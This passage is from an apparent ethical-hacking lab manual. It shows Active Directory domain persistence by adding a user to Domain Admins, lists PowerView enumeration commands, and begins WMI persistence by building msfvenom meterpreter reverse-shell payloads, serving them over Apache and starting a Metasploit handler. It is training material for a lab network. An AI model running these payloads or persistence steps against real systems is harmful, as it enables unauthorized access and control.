


41. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.

The screenshot shows the Windows Server 2022 Active Directory Users and Computers interface. A context menu is open over a user account named 'Martin J.' in the 'CEH.com' domain. The 'Properties' option is selected, opening a dialog box titled 'Martin J. Properties'. The 'Member of:' tab is selected, showing group memberships: 'Active Directory Domain Services Folder', 'Domain Admins' (selected), and 'Domain Users'. Other tabs include Security, Environment, Sessions, Remote control, General, Address, Account, Profile, Telephones, Organization, Published Certificates, Member Of, Password Replication, DialIn, and Object.


42. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.

43. In **Windows Server 2022** machine sign out from **Administrator** account and click on **Other user**, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.



44. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C\$** and press **Enter**.

Note: If a **Server Manager** window appears close it.



Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>
PS C:\Users\Martin> dir \\10.10.1.22\c\$

Directory: \\10.10.1.22\c\$

Mode LastWriteTime Length Name
---- <----- <-----
d---- 2/1/2022 1:48 AM 0 inetpub
d---- 5/8/2021 1:20 AM 0 PerfLogs
d-r-- 2/3/2022 4:37 AM 0 Program Files
d---- 2/3/2022 4:45 AM 0 Program Files (x86)
d-r-- 4/7/2022 4:30 AM 0 Users
d---- 2/2/2022 1:32 AM 0 wamp64
d---- 2/1/2022 4:02 AM 0 Windows
-a--- 2/6/2022 10:47 PM 531 .htaccess

PS C:\Users\Martin>

45. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

46. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

47. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:



Commands	Description
Enumerating Domains	
<code>Get-ADDomain</code>	Retrieves information related to the current domain including their domain controllers.
Enumerating Domain Policy	
<code>Get-DomainPolicy</code>	Retrieves the policy used by the current domain.
Enumerating Domain Controllers	
<code>Get-NetDomainController</code>	Retrieves information related to the current domain controller.
Enumerating Domain Users	
<code>Get-NetUser</code>	Retrieves information related to the current domain user.
Enumerating Domain Computers	
<code>Get-NetComputer</code>	Retrieves the list of all computers existing in the current domain.
Enumerating Domain Groups	
<code>Get-NetGroup</code>	Retrieves the list of all groups existing in the current domain.
Enumerating Domain Shares	
<code>Invoke-ShareFinder -Verbose</code>	Retrieves shares on the hosts in the current domain.
Enumerating Group Policies and OUs	
<code>Get-NetGPO</code>	Retrieves the list of all the GPOs present in the current domain.
<code>Get-NetGPO select displayname</code>	
Enumerating Access Control Lists (ACLs)	
<code>Get-NetGPO % {Get-ObjectAcl -ResolveGUIDs -Name \$_.Name}</code>	Retrieves the users who are having modification rights for a group.
Enumerating Domain Trust and Forests	
<code>Get-NetForest</code>	Retrieves the information of the current forest.

48. Close all open windows and document all the acquired information.

49. Restart the **Windows Server 2022** machine.

50. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

Here, we will exploit WMI event subscription to gain persistent access to the target system.

Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history shows:

```
[attacker@parrot|-|]
└─$ sudo su
[sudo] password for attacker:
[root@parrot|-|/home/attacker]
└─#cd
[root@parrot|-|]
└─#
```

5. Type the command `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe` and press Enter.

The screenshot shows a terminal window titled "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe - Parrot Term". The command has been entered and is executing. The output shows:

```
[attacker@parrot|-|]
└─$ sudo su
[sudo] password for attacker:
[root@parrot|-|/home/attacker]
└─#cd
[root@parrot|-|]
└─#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot|-|]
└─#
```

6. We will create a second payload for that, type the command `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe` and press **Enter**.

```

Applications Places System msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
File Edit View Search Terminal Help
[attacker@parrot:~]
$ sudo su
[sudo] password for attacker:
[root@parrot:~/home/attacker]
#cd
[root@parrot:~/home/attacker]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/home/attacker]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/home/attacker]
#

```

7. We will transfer both payloads to the **Windows Server 2019** machine.

8. In the previous lab, we already created a directory or shared folder (share) at the location (`/var/www/html`) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.

Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:

Type `mkdir /var/www/html/share` and press **Enter** to create a shared folder
 Type `chmod -R 755 /var/www/html/share` and press **Enter**
 Type `chown -R www-data:www-data /var/www/html/share` and press **Enter**

9. Copy the payload into the shared folder by typing `cp /home/attacker/Desktop/Payload.exe /var/www/html/share/` in the terminal window and press **Enter**.

```
Applications Places System cp /home/attacker/Desktop/Payload.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd
[root@parrot:~/]#
[root@parrot:~/]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/]#
[root@parrot:~/]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/]#
[root@parrot:~/]# cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot:~/]#

```

10. Copy the second payload into the shared folder by typing `cp /home/attacker/Desktop/wmi.exe /var/www/html/share/` in the terminal window and press **Enter**.

```
Applications Places System cp /home/attacker/Desktop/wmi.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd
[root@parrot:~/]#
[root@parrot:~/]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/]#
[root@parrot:~/]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/]#
[root@parrot:~/]# cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot:~/]#
[root@parrot:~/]# cp /home/attacker/Desktop/wmi.exe /var/www/html/share
[root@parrot:~/]#

```

11. Start the Apache server by typing `service apache2 start` and press **Enter**.

```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot] ~
#cp /home/attacker/Desktop/wmi.exe /var/www/html/share
[root@parrot] ~
#service apache2 start
[root@parrot] ~
#

```

12. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

[attacker@parrot] ~
#msfconsole
[*] Starting the Metasploit Framework console.../



      _Lx00KXXXXX0oX_
     ,oWMMHHHHHHHHHHHHHHHHHHHQu,
     'NMMHHHHHHHHHHHHHHHHHHHHHHHw,
     (MMHHHHHHHHHHHHHHHHHHHHHHHHHh,
     .MMHHHHHHHHHHHHHHHHHHHHHHHHHx,
     (WMHHHHHHHHHHHd; . . . . ; dKHHHHHHHHHHHHHMo
     .MMHHHHHHHHHHHw,          .MMHHHHHHHHHHH
     oHHHHHHHHHHHx,          OHHHHHHHHHHHx
     .WMHHHHHHHHH,          .MMHHHHHHHHHHH,
     xHHHHHHHHHHHw,          |HHHHHHHHHHHHH
     NHHHHHHHHHH,          .CCCCCCCCHHHHHHH|CCCCC|
     HHHHHHHHHHHx,          ;HHHHHHHHHHHHHHHHHOC
     MMHHHHHHHHHH,          ;KHHHHHHHHHHHHHHHHHOC
     xHHHHHHHHHHHd,          .MMHHHHHHHHHHH;
     .WMHHHHHHHHH,          |MMHHHHHHH,
     LHHHHHHHHHHH,          |HHH
     OHHHHHHHHHHH;          :HHH
     CWWHHHHHHHHHHHx' .      #####
     .DHHHHHHHHHHHHHHHw,      #+#    #+
     ;HHHHHHHHHHHHHHHMo,      +:+
     ;HHHHHHHHHHHHHHHMo,      +#+:++#+
     'OHHHHHHHHHHHMo,      +:+
     ,(080K)      :+;    ;+;
     :::::::+;

Metasploit

```

13. In Metasploit, type **use exploit/multi/handler** and press **Enter**.

14. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar also includes "CyberQ" and the date/time "Thu Apr 7, 08:46". The terminal displays the Metasploit logo, which is a black and white ASCII art of a skull wearing a mask. Below the logo, the text "Metasploit" is centered. The command-line interface shows the following output:

```
msf6 > =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion ]
```

A tip message follows:

```
Metasploit tip: Use the edit command to open the currently active module in your editor
```

Then, the user enters commands to set up a handler:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

